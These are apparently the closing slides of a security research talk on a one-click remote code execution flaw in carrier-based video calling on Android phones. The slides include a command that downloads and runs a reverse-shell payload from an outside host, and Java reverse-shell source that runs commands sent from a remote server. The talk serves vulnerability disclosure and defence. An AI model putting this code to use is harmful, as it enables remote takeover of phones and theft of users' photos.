
# Another Gadget :Calling system and setting command




# Another Gadget :Calling system and setting command



# Another Gadget :Calling system and setting command



# Another Gadget :Calling system and setting command




# Getting shell

```
system("curl http://hack.xxxx.org/reverse_shell.dex > /sdcard/data/reverse_shell.dex  
&& app_process -Djava.class.path=/sdcard/data/reverse_shell.dex /sdcard/data/  
com.fantasyoung.shellexp.ReverseShell")
```

```
public class ReverseShell {  
    private static final String SERVER_IP = "192.168.1.11";  
    private static final int SERVER_PORT = 4444;  
  
    public static void main(String[] args) {  
        try {  
            Socket socket = new Socket(SERVER_IP, SERVER_PORT);  
            BufferedReader reader = new BufferedReader(new InputStreamReader(socket.getInputStream()));  
            PrintWriter writer = new PrintWriter(socket.getOutputStream(), true);  
            while (true) {  
                String message = reader.readLine();  
                System.out.println(message);  
  
                if(isVisibleString(message))  
                {  
                    String result=executeCommand(message);  
                    writer.println(result);  
                }  
            }  
        } catch (IOException e) {  
            e.printStackTrace();  
        }  
    }  
}
```

# One-click RCE exploitation: attackers steal photos remotely

1. Obtaining the heap memory address where the vulnerability structure is located. (Done)
2. Obtaining the memory address of the library where the vulnerability is located. (Done)
3. Obtaining the memory address of any library. (Done)
4. Calling libc!system. (Done)



## Takeaways

- Introducing a remote attack surface about carrier based video calling
- Validating the urgency to enhance the security of this attack surface
- Showing an One-click RCE exploitation of this attack surface


We will write a blog about this exploitation and post it later on twitter(@Fantasyoung\_)

Thanks

Thank you to our friend - iceT(@iceT233)  
for helping us discover this attack surface !

## Future Work


**Carrier Based video calling**  
QUALCOMM, Samsung, MediaTek ...



Haikuo Xie (@Thankkong)



Fan Yang (@Fantasyoung\_)



Qinrun Dai (@2st\_\_)

Looking for  
2025  
summer  
internship!